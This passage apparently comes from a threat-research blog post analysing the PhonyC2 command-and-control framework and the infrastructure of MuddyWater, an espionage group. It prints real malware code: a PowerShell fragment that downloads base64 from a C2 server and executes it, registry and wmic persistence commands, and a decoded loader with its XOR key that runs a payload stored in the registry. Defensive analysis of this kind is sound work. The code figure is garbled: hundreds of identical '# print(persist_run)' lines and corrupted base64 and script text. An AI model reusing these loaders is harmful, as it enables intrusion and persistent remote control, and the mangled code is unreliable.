=$false;$r.UserAgent = "Googlebot";$r.Headers.Add("Accept-Encoding", "Identity");$r = $r.GetResponse().GetResponseStream();$r = New-Object System.IO.StreamReader($reqStream;
.aspx?+Sp_Id="+$key000;$res = HTTPGET $address $gc;$x=$address;$gc;$x | Out-File C:\intel\utils\x.txt;$res | Out-File C:\intel\utils\res.txt;lf($res)(Invoke-Expression([System.Text.Encoding]::
String([System.Convert]::FromBase64String($res)));break)} -Force | Out-Null'
263
264     # print(persist_data)
265     # persist_run_2 = "'NcomSpec% start /c /f /f "tokens3" %a in ('reg query "HKCU\Software" /v "TEST") DO (C:\Windows\System32\spool\PRINTERS\0099.vbs %a)'"
266     # persist_run = "'wmic computersystem list full /format: C:\Windows\System32\spool\PRINTERS\xsl.xml' ".replace('xsl', '') + ".replace('xsl', config.persist_randomstring_for_xsl)
267     # persist_run = "'mscript:createobject('mscript.shell').run('C:\intel\utils\utils.vbs', '%')'"
268     # print(persist_run_2)
269     # print(persist_run)
270     # print(persist_run)
271     # print(persist_run)
272     # print(persist_run)
273     # print(persist_run)
274     # print(persist_run)
275     # print(persist_run)
276     # print(persist_run)
277     # print(persist_run)
278     # print(persist_run)
279     # print(persist_run)
280     # print(persist_run)
281     # print(persist_run)
282     # print(persist_run)
283     # print(persist_run)
284     # print(persist_run)
285     # print(persist_run)
286     # print(persist_run)
287     # print(persist_run)
288     # print(persist_run)
289     # print(persist_run)
290     # print(persist_run)
291     # print(persist_run)
292     # print(persist_run)
293     # print(persist_run)
294     # print(persist_run)
295     # print(persist_run)
296     # print(persist_run)
297     # print(persist_run)
298     # print(persist_run)
299     # print(persist_run)
300     # print(persist_run)
301     # print(persist_run)
302     # print(persist_run)
303     # print(persist_run)
304     # print(persist_run)
305     # print(persist_run)
306     # print(persist_run)
307     # print(persist_run)
308     # print(persist_run)
309     # print(persist_run)
310     # print(persist_run)
311     # print(persist_run)
312     # print(persist_run)
313     # print(persist_run)
314     # print(persist_run)
315     # print(persist_run)
316     # print(persist_run)
317     # print(persist_run)
318     # print(persist_run)
319     # print(persist_run)
320     # print(persist_run)
321     # print(persist_run)
322     # print(persist_run)
323     # print(persist_run)
324     # print(persist_run)
325     # print(persist_run)
326     # print(persist_run)
327     # print(persist_run)
328     # print(persist_run)
329     # print(persist_run)
330     # print(persist_run)
331     # print(persist_run)
332     # print(persist_run)
333     # print(persist_run)
334     # print(persist_run)
335     # print(persist_run)
336     # print(persist_run)
337     # print(persist_run)
338     # print(persist_run)
339     # print(persist_run)
340     # print(persist_run)
341     # print(persist_run)
342     # print(persist_run)
343     # print(persist_run)
344     # print(persist_run)
345     # print(persist_run)
346     # print(persist_run)
347     # print(persist_run)
348     # print(persist_run)
349     # print(persist_run)
350     # print(persist_run)
351     # print(persist_run)
352     # print(persist_run)
353     # print(persist_run)
354     # print(persist_run)
355     # print(persist_run)
356     # print(persist_run)
357     # print(persist_run)
358     # print(persist_run)
359     # print(persist_run)
360     # print(persist_run)
361     # print(persist_run)
362     # print(persist_run)
363     # print(persist_run)
364     # print(persist_run)
365     # print(persist_run)
366     # print(persist_run)
367     # print(persist_run)
368     # print(persist_run)
369     # print(persist_run)
370     # print(persist_run)
371     # print(persist_run)
372     # print(persist_run)
373     # print(persist_run)
374     # print(persist_run)
375     # print(persist_run)
376     # print(persist_run)
377     # print(persist_run)
378     # print(persist_run)
379     # print(persist_run)
380     # print(persist_run)
381     # print(persist_run)
382     # print(persist_run)
383     # print(persist_run)
384     # print(persist_run)
385     # print(persist_run)
386     # print(persist_run)
387     # print(persist_run)
388     # print(persist_run)
389     # print(persist_run)
390     # print(persist_run)
391     # print(persist_run)
392     # print(persist_run)
393     # print(persist_run)
394     # print(persist_run)
395     # print(persist_run)
396     # print(persist_run)
397     # print(persist_run)
398     # print(persist_run)
399     # print(persist_run)
400     # print(persist_run)
401     # print(persist_run)
402     # print(persist_run)
403     # print(persist_run)
404     # print(persist_run)
405     # print(persist_run)
406     # print(persist_run)
407     # print(persist_run)
408     # print(persist_run)
409     # print(persist_run)
410     # print(persist_run)
411     # print(persist_run)
412     # print(persist_run)
413     # print(persist_run)
414     # print(persist_run)
415     # print(persist_run)
416     # print(persist_run)
417     # print(persist_run)
418     # print(persist_run)
419     # print(persist_run)
420     # print(persist_run)
421     # print(persist_run)
422     # print(persist_run)
423     # print(persist_run)
424     # print(persist_run)
425     # print(persist_run)
426     # print(persist_run)
427     # print(persist_run)
428     # print(persist_run)
429     # print(persist_run)
430     # print(persist_run)
431     # print(persist_run)
432     # print(persist_run)
433     # print(persist_run)
434     # print(persist_run)
435     # print(persist_run)
436     # print(persist_run)
437     # print(persist_run)
438     # print(persist_run)
439     # print(persist_run)
440     # print(persist_run)
441     # print(persist_run)
442     # print(persist_run)
443     # print(persist_run)
444     # print(persist_run)
445     # print(persist_run)
446     # print(persist_run)
447     # print(persist_run)
448     # print(persist_run)
449     # print(persist_run)
450     # print(persist_run)
451     # print(persist_run)
452     # print(persist_run)
453     # print(persist_run)
454     # print(persist_run)
455     # print(persist_run)
456     # print(persist_run)
457     # print(persist_run)
458     # print(persist_run)
459     # print(persist_run)
460     # print(persist_run)
461     # print(persist_run)
462     # print(persist_run)
463     # print(persist_run)
464     # print(persist_run)
465     # print(persist_run)
466     # print(persist_run)
467     # print(persist_run)
468     # print(persist_run)
469     # print(persist_run)
470     # print(persist_run)
471     # print(persist_run)
472     # print(persist_run)
473     # print(persist_run)
474     # print(persist_run)
475     # print(persist_run)
476     # print(persist_run)
477     # print(persist_run)
478     # print(persist_run)
479     # print(persist_run)
480     # print(persist_run)
481     # print(persist_run)
482     # print(persist_run)
483     # print(persist_run)
484     # print(persist_run)
485     # print(persist_run)
486     # print(persist_run)
487     # print(persist_run)
488     # print(persist_run)
489     # print(persist_run)
490     # print(persist_run)
491     # print(persist_run)
492     # print(persist_run)
493     # print(persist_run)
494     # print(persist_run)
495     # print(persist_run)
496     # print(persist_run)
497     # print(persist_run)
498     # print(persist_run)
499     # print(persist_run)
500     # print(persist_run)
501     # print(persist_run)
502     # print(persist_run)
503     # print(persist_run)
504     # print(persist_run)
505     # print(persist_run)
506     # print(persist_run)
507     # print(persist_run)
508     # print(persist_run)
509     # print(persist_run)
510     # print(persist_run)
511     # print(persist_run)
512     # print(persist_run)
513     # print(persist_run)
514     # print(persist_run)
515     # print(persist_run)
516     # print(persist_run)
517     # print(persist_run)
518     # print(persist_run)
519     # print(persist_run)
520     # print(persist_run)
521     # print(persist_run)
522     # print(persist_run)
523     # print(persist_run)
524     # print(persist_run)
525     # print(persist_run)
526     # print(persist_run)
527     # print(persist_run)
528     # print(persist_run)
529     # print(persist_run)
530     # print(persist_run)
531     # print(persist_run)
532     # print(persist_run)
533     # print(persist_run)
534     # print(persist_run)
535     # print(persist_run)
536     # print(persist_run)
537     # print(persist_run)
538     # print(persist_run)
539     # print(persist_run)
540     # print(persist_run)
541     # print(persist_run)
542     # print(persist_run)
543     # print(persist_run)
544     # print(persist_run)
545     # print(persist_run)
546     # print(persist_run)
547     # print(persist_run)
548     # print(persist_run)
549     # print(persist_run)
550     # print(persist_run)
551     # print(persist_run)
552     # print(persist_run)
553     # print(persist_run)
554     # print(persist_run)
555     # print(persist_run)
556     # print(persist_run)
557     # print(persist_run)
558     # print(persist_run)
559     # print(persist_run)
560     # print(persist_run)
561     # print(persist_run)
562     # print(persist_run)
563     # print(persist_run)
564     # print(persist_run)
565     # print(persist_run)
566     # print(persist_run)
567     # print(persist_run)
568     # print(persist_run)
569     # print(persist_run)
570     # print(persist_run)
571     # print(persist_run)
572     # print(persist_run)
573     # print(persist_run)
574     # print(persist_run)
575     # print(persist_run)
576     # print(persist_run)
577     # print(persist_run)
578     # print(persist_run)
579     # print(persist_run)
580     # print(persist_run)
581     # print(persist_run)
582     # print(persist_run)
583     # print(persist_run)
584     # print(persist_run)
585     # print(persist_run)
586     # print(persist_run)
587     # print(persist_run)
588     # print(persist_run)
589     # print(persist_run)
590     # print(persist_run)
591     # print(persist_run)
592     # print(persist_run)
593     # print(persist_run)
594     # print(persist_run)
595     # print(persist_run)
596     # print(persist_run)
597     # print(persist_run)
598     # print(persist_run)
599     # print(persist_run)
600     # print(persist_run)
601     # print(persist_run)
602     # print(persist_run)
603     # print(persist_run)
604     # print(persist_run)
605     # print(persist_run)
606     # print(persist_run)
607     # print(persist_run)
608     # print(persist_run)
609     # print(persist_run)
610     # print(persist_run)
611     # print(persist_run)
612     # print(persist_run)
613     # print(persist_run)
614     # print(persist_run)
615     # print(persist_run)
616     # print(persist_run)
617     # print(persist_run)
618     # print(persist_run)
619     # print(persist_run)
620     # print(persist_run)
621     # print(persist_run)
622     # print(persist_run)
623     # print(persist_run)
624     # print(persist_run)
625     # print(persist_run)
626     # print(persist_run)
627     # print(persist_run)
628     # print(persist_run)
629     # print(persist_run)
630     # print(persist_run)
631     # print(persist_run)
632     # print(persist_run)
633     # print(persist_run)
634     # print(persist_run)
635     # print(persist_run)
636     # print(persist_run)
637     # print(persist_run)
638     # print(persist_run)
639     # print(persist_run)
640     # print(persist_run)
641     # print(persist_run)
642     # print(persist_run)
643     # print(persist_run)
644     # print(persist_run)
645     # print(persist_run)
646     # print(persist_run)
647     # print(persist_run)
648     # print(persist_run)
649     # print(persist_run)
650     # print(persist_run)
651     # print(persist_run)
652     # print(persist_run)
653     # print(persist_run)
654     # print(persist_run)
655     # print(persist_run)
656     # print(persist_run)
657     # print(persist_run)
658     # print(persist_run)
659     # print(persist_run)
660     # print(persist_run)
661     # print(persist_run)
662     # print(persist_run)
663     # print(persist_run)
664     # print(persist_run)
665     # print(persist_run)
666     # print(persist_run)
667     # print(persist_run)
668     # print(persist_run)
669     # print(persist_run)
670     # print(persist_run)
671     # print(persist_run)
672     # print(persist_run)
673     # print(persist_run)
674     # print(persist_run)
675     # print(persist_run)
676     # print(persist_run)
677     # print(persist_run)
678     # print(persist_run)
679     # print(persist_run)
680     # print(persist_run)
681     # print(persist_run)
682     # print(persist_run)
683     # print(persist_run)
684     # print(persist_run)
685     # print(persist_run)
686     # print(persist_run)
687     # print(persist_run)
688     # print(persist_run)
689     # print(persist_run)
690     # print(persist_run)
691     # print(persist_run)
692     # print(persist_run)
693     # print(persist_run)
694     # print(persist_run)
695     # print(persist_run)
696     # print(persist_run)
697     # print(persist_run)
698     # print(persist_run)
699     # print(persist_run)
700     # print(persist_run)
701     # print(persist_run)
702     # print(persist_run)
703     # print(persist_run)
704     # print(persist_run)
705     # print(persist_run)
706     # print(persist_run)
707     # print(persist_run)
708     # print(persist_run)
709     # print(persist_run)
710     # print(persist_run)
711     # print(persist_run)
712     # print(persist_run)
713     # print(persist_run)
714     # print(persist_run)
715     # print(persist_run)
716     # print(persist_run)
717     # print(persist_run)
718     # print(persist_run)
719     # print(persist_run)
720     # print(persist_run)
721     # print(persist_run)
722     # print(persist_run)
723     # print(persist_run)
724     # print(persist_run)
725     # print(persist_run)
726     # print(persist_run)
727     # print(persist_run)
728     # print(persist_run)
729     # print(persist_run)
730     # print(persist_run)
731     # print(persist_run)
732     # print(persist_run)
733     # print(persist_run)
734     # print(persist_run)
735     # print(persist_run)
736     # print(persist_run)
737     # print(persist_run)
738     # print(persist_run)
739     # print(persist_run)
740     # print(persist_run)
741     # print(persist_run)
742     # print(persist_run)
743     # print(persist_run)
744     # print(persist_run)
745     # print(persist_run)
746     # print(persist_run)
747     # print(persist_run)
748     # print(persist_run)
749     # print(persist_run)
750     # print(persist_run)
751     # print(persist_run)
752     # print(persist_run)
753     # print(persist_run)
754     # print(persist_run)
755     # print(persist_run)
756     # print(persist_run)
757     # print(persist_run)
758     # print(persist_run)
759     # print(persist_run)
760     # print(persist_run)
761     # print(persist_run)
762     # print(persist_run)
763     # print(persist_run)
764     # print(persist_run)
765     # print(persist_run)
766     # print(persist_run)
767     # print(persist_run)
768     # print(persist_run)
769     # print(persist_run)
770     # print(persist_run)
771     # print(persist_run)
772     # print(persist_run)
773     # print(persist_run)
774     # print(persist_run)
775     # print(persist_run)
776     # print(persist_run)
777     # print(persist_run)
778     # print(persist_run)
779     # print(persist_run)
780     # print(persist_run)
781     # print(persist_run)
782     # print(persist_run)
783     # print(persist_run)
784     # print(persist_run)
785     # print(persist_run)
786     # print(persist_run)
787     # print(persist_run)
788     # print(persist_run)
789     # print(persist_run)
790     # print(persist_run)
791     # print(persist_run)
792     # print(persist_run)
793     # print(persist_run)
794     # print(persist_run)
795     # print(persist_run)
796     # print(persist_run)
797     # print(persist_run)
798     # print(persist_run)
799     # print(persist_run)
800     # print(persist_run)
801     # print(persist_run)
802     # print(persist_run)
803     # print(persist_run)
804     # print(persist_run)
805     # print(persist_run)
806     # print(persist_run)
807     # print(persist_run)
808     # print(persist_run)
809     # print(persist_run)
810     # print(persist_run)
811     # print(persist_run)
812     # print(persist_run)
813     # print(persist_run)
814     # print(persist_run)
815     # print(persist_run)
816     # print(persist_run)
817     # print(persist_run)
818     # print(persist_run)
819     # print(persist_run)
820     # print(persist_run)
821     # print(persist_run)
822     # print(persist_run)
823     # print(persist_run)
824     # print(persist_run)
825     # print(persist_run)
826     # print(persist_run)
827     # print(persist_run)
828     # print(persist_run)
829     # print(persist_run)
830     # print(persist_run)
831     # print(persist_run)
832     # print(persist_run)
833     # print(persist_run)
834     # print(persist_run)
835     # print(persist_run)
836     # print(persist_run)
837     # print(persist_run)
838     # print(persist_run)
839     # print(persist_run)
840     # print(persist_run)
841     # print(persist_run)
842     # print(persist_run)
843     # print(persist_run)
844     # print(persist_run)
845     # print(persist_run)
846     # print(persist_run)
847     # print(persist_run)
848     # print(persist_run)
849     # print(persist_run)
850     # print(persist_run)
851     # print(persist_run)
852     # print(persist_run)
853     # print(persist_run)
854     # print(persist_run)
855     # print(persist_run)
856     # print(persist_run)
857     # print(persist_run)
858     # print(persist_run)
859     # print(persist_run)
860     # print(persist_run)
861     # print(persist_run)
862     # print(persist_run)
863     # print(persist_run)
864     # print(persist_run)
865     # print(persist_run)
866     # print(persist_run)
867     # print(persist_run)
868     # print(persist_run)
869     # print(persist_run)
870     # print(persist_run)
871     # print(persist_run)
872     # print(persist_run)
873     # print(persist_run)
874     # print(persist_run)
875     # print(persist_run)
876     # print(persist_run)
877     # print(persist_run)
878     # print(persist_run)
879     # print(persist_run)
880     # print(persist_run)
881     # print(persist_run)
882     # print(persist_run)
883     # print(persist_run)
884     # print(persist_run)
885     # print(persist_run)
886     # print(persist_run)
887     # print(persist_run)
888     # print(persist_run)
889     # print(persist_run)
890     # print(persist_run)
891     # print(persist_run)
892     # print(persist_run)
893     # print(persist_run)
894     # print(persist_run)
895     # print(persist_run)
896     # print(persist_run)
897     # print(persist_run)
898     # print(persist_run)
899     # print(persist_run)
900     # print(persist_run)
901     # print(persist_run)
902     # print(persist_run)
903     # print(persist_run)
904     # print(persist_run)
905     # print(persist_run)
906     # print(persist_run)
907     # print(persist_run)
908     # print(persist_run)
909     # print(persist_run)
910     # print(persist_run)
911     # print(persist_run)
912     # print(persist_run)
913     # print(persist_run)
914     # print(persist_run)
915     # print(persist_run)
916     # print(persist_run)
917     # print(persist_run)
918     # print(persist_run)
919     # print(persist_run)
920     # print(persist_run)
921     # print(persist_run)
922     # print(persist_run)
923     # print(persist_run)
924     # print(persist_run)
925     # print(persist_run)
926     # print(persist_run)
927     # print(persist_run)
928     # print(persist_run)
929     # print(persist_run)
930     # print(persist_run)
931     # print(persist_run)
932     # print(persist_run)
933     # print(persist_run)
934     # print(persist_run)
935     # print(persist_run)
936     # print(persist_run)
937     # print(persist_run)
938     # print(persist_run)
939     # print(persist_run)
940     # print(persist_run)
941     # print(persist_run)
942     # print(persist_run)
943     # print(persist_run)
944     # print(persist_run)
945     # print(persist_run)
946     # print(persist_run)
947     # print(persist_run)
948     # print(persist_run)
949     # print(persist_run)
950     # print(persist_run)
951     # print(persist_run)
952     # print(persist_run)
953     # print(persist_run)
954     # print(persist_run)
955     # print(persist_run)
956     # print(persist_run)
957     # print(persist_run)
958     # print(persist_run)
959     # print(persist_run)
960     # print(persist_run)
961     # print(persist_run)
962     # print(persist_run)
963     # print(persist_run)
964     # print(persist_run)
965     # print(persist_run)
966     # print(persist_run)
967     # print(persist_run)
968     # print(persist_run)
969     # print(persist_run)
970     # print(persist_run)
971     # print(persist_run)
972     # print(persist_run)
973     # print(persist_run)
974     # print(persist_run)
975     # print(persist_run)
976     # print(persist_run)
977     # print(persist_run)
978     # print(persist_run)
979     # print(persist_run)
980     # print(persist_run)
981     # print(persist_run)
982     # print(persist_run)
983     # print(persist_run)
984     # print(persist_run)
985     # print(persist_run)
986     # print(persist_run)
987     # print(persist_run)
988     # print(persist_run)
989     # print(persist_run)
990     # print(persist_run)
991     # print(persist_run)
992     # print(persist_run)
993     # print(persist_run)
994     # print(persist_run)
995     # print(persist_run)
996     # print(persist_run)
997     # print(persist_run)
998     # print(persist_run)
999     # print(persist_run)
1000    # print(persist_run)
```

Figure 22: Code related to persistence from commandline.py

Below is the full chain used to achieve persistence by PhonyC2:

- By executing "persist" on a machine connected to PhonyC2 the C2 writes encrypted payload to the registry
- Add a registry key to the Windows registry that runs a script file named utils.jse located in the C:\intel\utils\ directory at startup
- Create the directory c:\intel\utils\ if it does not exist
- Change the current directory to c:\intel\utils\





**Input** + 📁 🔄 🗑️

```
JAB1AG4AYwAgAD0AIBbAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuEUUAbgBjAG8AZABpAG4AZwBdAdoA0gBVAFQARgA4ADsAZgB1AG4AYwB0AGKAbwBuAC/
gACgAJABhAHIAZwB2ACkAIAB7ACQAcwA9ACQAYQByAGcAdgA7ACQZAAGAD0AIBAACgAKQA7ACQAdgAgAD0AIAAwADsAJABjACAAPQAgADAA0wB3AGGAAc
UAKAAKAGMAIAAtAG4AZQAgACQAcwAuAGwAZQBuAGcAdABoACkAeWAKAHYAPQAOACQAdgAqADUAMgApAcSAKABbAEKAbgB0ADMAMgBdAFsAYwBoAGEAcGbd/
wBbACQAYwBdAC0ANAACkA0wBpAGYAKAAoACgAJABjACsAMQApACUAMwApACAALQB1AHEAIAAwACkAeWb3AGGAAcQBzAGUAKAAKAHYIAAtAG4AZQAgADAF/
ACQAdgB2AD0AJAB2ACUAMgA1ADYA0wBpAGYAKAAKAHYAdgAgAC0AZwB0ACAAMAApAHsAJABkACsAPQBbAGMAaBhAHIAHQXBbAEKAbgB0ADMAMgBdACQAdgf/
AJAB2AD0AwBwBjAG4AdAAzADIAXQAoACQAdgAvADIANQA2ACkAfQB9ACQAYwArAD0AMQA7AH0A0wBbAGGAAcGByAGEAeQBdADoA0gBSAGUAdgB1AHIAcWb1AC/
BkACkA0wAKAGQAPQBbAFMAdABYAGkAbgBnAF0AQgA6AEoAbwBpAG4AKAAAnACcLAaAKAGQAKQA7AHIAZQB0AHUAcgBuACAABkAH0AZgB1AG4AYwB0AGKAl/
CAAEAAHsAcABhAHIAHQXBtACgAJABzAHQAgcBpAG4AZwAsACAABJABtAGUAdABoAG8AZAaPAdSABAB4AG8AcGBrAGUAcQAgAD0AIAAKAGUAbgBjAC4ARwB/
QgB5AHQAZQBzACgAIGbAHcAZQBzAG8AbQB1AHAAYQBzAHMAdwBvAHIAZAAyADAAMgAzAGEAdwB1AHMABwBtAGUAcABhAHMAcWb3AG8AcgBkADIAMAyAD/
pADsAAQ0BmACAACAAG0AZQB0AGGAbwBkACAALQB1AHEAIAAIAGQAZQBjAHIAeQBwAHQAIGApAHsAJABzAHQAgcBpAG4AZwAgAD0AIAAKAGUAbgBjAC4ARv/
QAUwB0AHIAaQBUAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgB1AHIAAdABdAdoA0gBGAAHIAbwBtAEIAYQBzAGUANGA0AFMAdABYAGkAbgBnACgAJABz/
gBpAG4AZwApACkAfQAKAGIAeQB0AGUAWB0AHIAaQBwAGcAIAA9ACAAAJAB1AG4AYwAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwB0AHIAaQBwAGcAKQA7ACQ/
AHIAZABEAGEAdABhACAAPQAgACQAKABmAG8AcGAgACgAJABpACAAPQAgADAA0wAgACQAaQAgAC0Ab0ACAAAJABiAHkAdAB1AFMAdABYAGkAbgBnAC4AbAF/
AZwB0AGGAA0wAgACkAIAB7AGYAbwByACAACAAGAA0AIAA9ACAA7ACAABJABQACAAALQBzAHQAIAAKAGHAbwByAGsAZQBzAC4AbAB1AG4AZwB0AGGAA0wAgAC/
ArACsAKQAGHsAJABiAHkAdAB1AFMAdABYAGkAbgBnAFsAJABpAF0AIAAtAGIAeABvAHIAIAAKAGHAbwByAGsAZQBzAC4AbAB1AG4AZwB0AGGAA0wAgAC/
CAAKAAKAGKIAAtAGcAZQAgACQAYgB5AHQAZQBtAHQAgcBpAG4AZwAuAEwAZQBwAGcAdABoACkAIAB7ACQAgAgAD0AIAAKAGHAbwByAGsAZQBzAC4AbAB/
ZwB0AGGAA0wB9AH0AFQApADsAJAB4AG8AcgBkAEQAYQB0AGEAIAA9ACAAAJAB1AG4AYwAuAEcAZQB0AFMAdABYAGkAbgBnACgAJAB4AG8AcgBkAEQAYQB0AGF/
7AHIAZQB0AHUAcgBuACAABJAB4AG8AcgBkAEQAYQB0AGEA0wB9ACQAZAAGAD0AIB5ACAABKABHAGUAdAAAEkAdAB1AG0AUABYAG8ACAB1AHIAAdAB5ACAAL/
EAdABoACAAIGBIAEsATABNADoAUwBPAEYAVABXAEUgBFwYQBNAGIAbQBnAGoAeABLAGoAUQBKACIAIAAtAE4AYQBtAGUAIAAIAGKASQBJAFKAUgBQ/
gBtACIAKQAUAGKASQBJAFKAUgBQAFgATgBtADsAJABvAHUAdABwAHUAdAAgAD0AIB4ACAAJABKACAAIGBKAUgYwByAHKACAB0ACIA0wAKAGQAIAA9ACA/
ACQAbwB1AHQACAB1AHQA0wBjAGAARQBgAFgAIAAKAGQA0wA=
```

raw: 2508 Tr Raw Bytes

**Output** 📄 📄 📄

```

$enc = [System.Text.Encoding]::UTF8;function y ($argv) {$s=$argv;$d = @();$v = 0;$c = 0;while($c -ne $s.length){$v=($v'
([Int32][char]$$s[$c]-40);if(((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if($vv -gt 0){$d+=[char][Int32]$vv}$v=[Int32]
($v/256)}}$c+=1;};[array]::Reverse($d);$d=[String]::Join(',',$d);return $d}function x {param($string, $method);$xorkey =
$enc.GetBytes("awesomepassword2023awesomepassword2023");if ($method -eq "decrypt"){ $string =
$enc.GetString([System.Convert]::FromBase64String($string))}$byteString = $enc.GetBytes($string);$xorData = $(for ($i
0; $i -lt $byteString.length; ) {for ($j = 0; $j -lt $xorkey.length; $j++) {$byteString[$i] -bxor $xorkey[$j];$i++;if (
ge $byteString.Length) {$j = $xorkey.length;}}});$xorData = $enc.GetString($xorData);return $xorData};$d = y (Get-
ItemProperty -Path "HKLM:SOFTWARE\agbmgjxkjqj" -Name "iCYRPXNm").iCYRPXNm;$output = x $d "decrypt";$d = y $output;I f
$d;

```

Figure 25: Input is base64 returned from the server

- The base64 decoded script is reading and decrypting another payload from the registry. This payload is based on “persist\_payload\_2022.ps1.”

**Infection Flow**



With the knowledge we gathered from investigating the source code of PhonyC2 we believe that PhonyC2 is a successor to MuddyC3 and [POWERSTATS](#).

We investigated prior MuddyWater intrusions to identify when PhonyC2 was first used and we found that on November 29, 2021, the IP address [87.236.212\[.\]22](#) responded with obfuscated [payload](#) which we believe is an early variant of Phony C2 written in Python2. For proof, we can see comments left in figure 4 by the threat actor requesting code changes for the script to work with Python3.

The obfuscated payload was saved to a file named "data.sqlite" which is remarkably similar to the file name used in PhonyC2. In addition, the obfuscated payload has the same comma separated delimiter that is in the current PhonyC2 payloads, and the decoding routine is different from the most recent one.

In figures 6 and 8 the string "apiy7" is commented out in the code. We found a [submission](#) of a URL from March 2022 containing that string, meaning this was a PhonyC2 server, but with an earlier version than the current V6 that is described in this blog.

The IP address of this URL is 137.74.131[.]30. It is mentioned in the Group-IB [report](#) as having "ETag 2aa6-5c939a3a79153."

178.32.30[.]3 is another IP address that had both the "apiy7" string and "ETag 2aa6-5c939a3a79153." It is also referenced in a [blog](#) by Talos detailing MuddyWater activity, published in March. However, we can't confirm if the activity is related to PhonyC2. The first confirmation of PhonyC2 on this server is a URL scan from [August](#) which contained the "apiy7" string. The same IP address had [another](#) scan in August, which revealed a custom error message that revealed [additional](#) PhonyC2 servers. Pivoting from those additional servers, we were able to find [additional](#) PhonyC2 servers with the string "apiv4" from March 2022 through May 2022 that pre-date the "apiy7" PhonyC2 version.

The IP address 91.121.240[.]104 contained both "apiy7" string and "ETag 2aa6-5c939a3a79153." It was [confirmed](#) by Microsoft as an IP address used by MuddyWater to exploit the log4j vulnerability in the Israeli SysAid software, confirming that the PhonyC2 was used in those attacks as well.

During our research we uncovered PhonyC2 servers with different ETag values or no ETag at all. We suspect that the occurrence of servers with same ETag value originate from duplication of the server image by the VPS provider. Therefore, this method might work occasionally but will be of value mostly for historical purposes.

As we mentioned in the "Server Analysis" section, in Figure 2 and Figure 3 are two IP addresses. 194.61.121[.]86 and 45.86.230[.]20 that were confirmed by Microsoft as MuddyWater's C2 servers used in the Technion hack. While we can't confirm whether 45.86.230[.]20 was running PhonyC2, both [46.249.35\[.\]243](#) and [194.61.121\[.\]86](#) that are listed in Microsoft's report were hosting PhonyC2 V6 based on URL patterns that we have seen in the python source code.

Another interesting commonality we have observed in MuddyWater's operations is the use of "core." In MuddyC3 there is a directory named "[core](#)" and in PhonyC2 there is a directory called "isnotcore." "core" is also referenced several times in the code (see figures 4-8). From our analysis, the [PowGoop](#) C2 servers had URL [pattern](#) of "Core? Token=" We suspect that one of the servers, 164.132.237[.]79, running PowGoop, might be still controlled by MuddyWater. This IP is currently running Metasploit server, which MuddyWater is known to use.

Passive DNS resolution of this IP is showing the domain 6nc110821hdb[.]co. This domain was also resolving to two other PowGoop servers:




Figure 28: Passive DNS resolution for 6nc110821hdb[.]co

Both of those servers, 51.255.19[.]178 and 51.255.19[.]179, were hosting SimpleHelp according to Group-IB. Group-IB also listed many IPs from the 164.132.237.64/28 subnet as SimpleHelp servers, which makes it obvious that 164.132.237[.]79 is somehow related to MuddyWater activity as well. The 6nc110821hdb[.]co domain name was looking rather suspicious and after further investigation we have found an interesting pattern:

<3 letters><1 digit>[dot]6nc<date><optional 2 letters><optional incremented letter>[dot]co

We detected the following domain names that still have active hosts with passive DNS resolving.

6nc051221a[.]co  
 6nc051221c[.]co  
 6nc110821hdb[.]co  
 6nc060821[.]co  
 6nc220721[.]co

We suspect that those domains represent infrastructure registered in 2021 by MuddyWater that are still active today.

There are additional domains where we did not find active infrastructure, such as 6nc051221b[.]co and 6nc110821hda[.]co. In the past, the latter was resolving to known MuddyWater infrastructure. "6nc" could be interpreted as C&C (Six and C), which is an abbreviation to "Command and Control."

At the beginning of May 2023, Microsoft's Twitter post mentioned they had observed MuddyWater exploiting CVE-2023-27350 in the PaperCut print management software. While they did not share any new indicators, they noted that MuddyWater was "using tools from prior intrusions to connect to their C2 infrastructure" and referenced their blog on the Technion hack – which we already established was using PhonyC2. About the same time Sophos published indicators from various PaperCut intrusions they have seen. Deep Instinct found that two IP addresses from those intrusions are PhonyC2 servers based on URL patterns.

1) 185.254.37[.]173

This IP address was also hosting various payloads. While we could not retrieve most of them, we were able to capture the directory listing of the server in Censys.

censys		Hosts	185.254.37.173	Search
services.http.request.uri	http://185.254.37.173:8000/			
services.http.request.headers.Accept	*/*			
services.http.request.headers.User-Agent	Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)			
services.http.response.protocol	HTTP/1.0			
services.http.response.status_code	200			
services.http.response.status_reason	OK			
services.http.response.headers.Server	SimpleHTTP/0.6 Python/3.10.6			
services.http.response.headers.Content-Length	549			
services.http.response.headers.Content-Type	text/html; charset=utf-8			
services.http.response.headers.Connection	close			
services.http.response.headers.Date	<REDACTED>			
services.http.response.html_tags	<title>Directory listing for /</title>			
services.http.response.html_tags	<meta http-equiv="Content-Type" content="text/html; charset=utf-8">			
services.http.response.body_size	549			
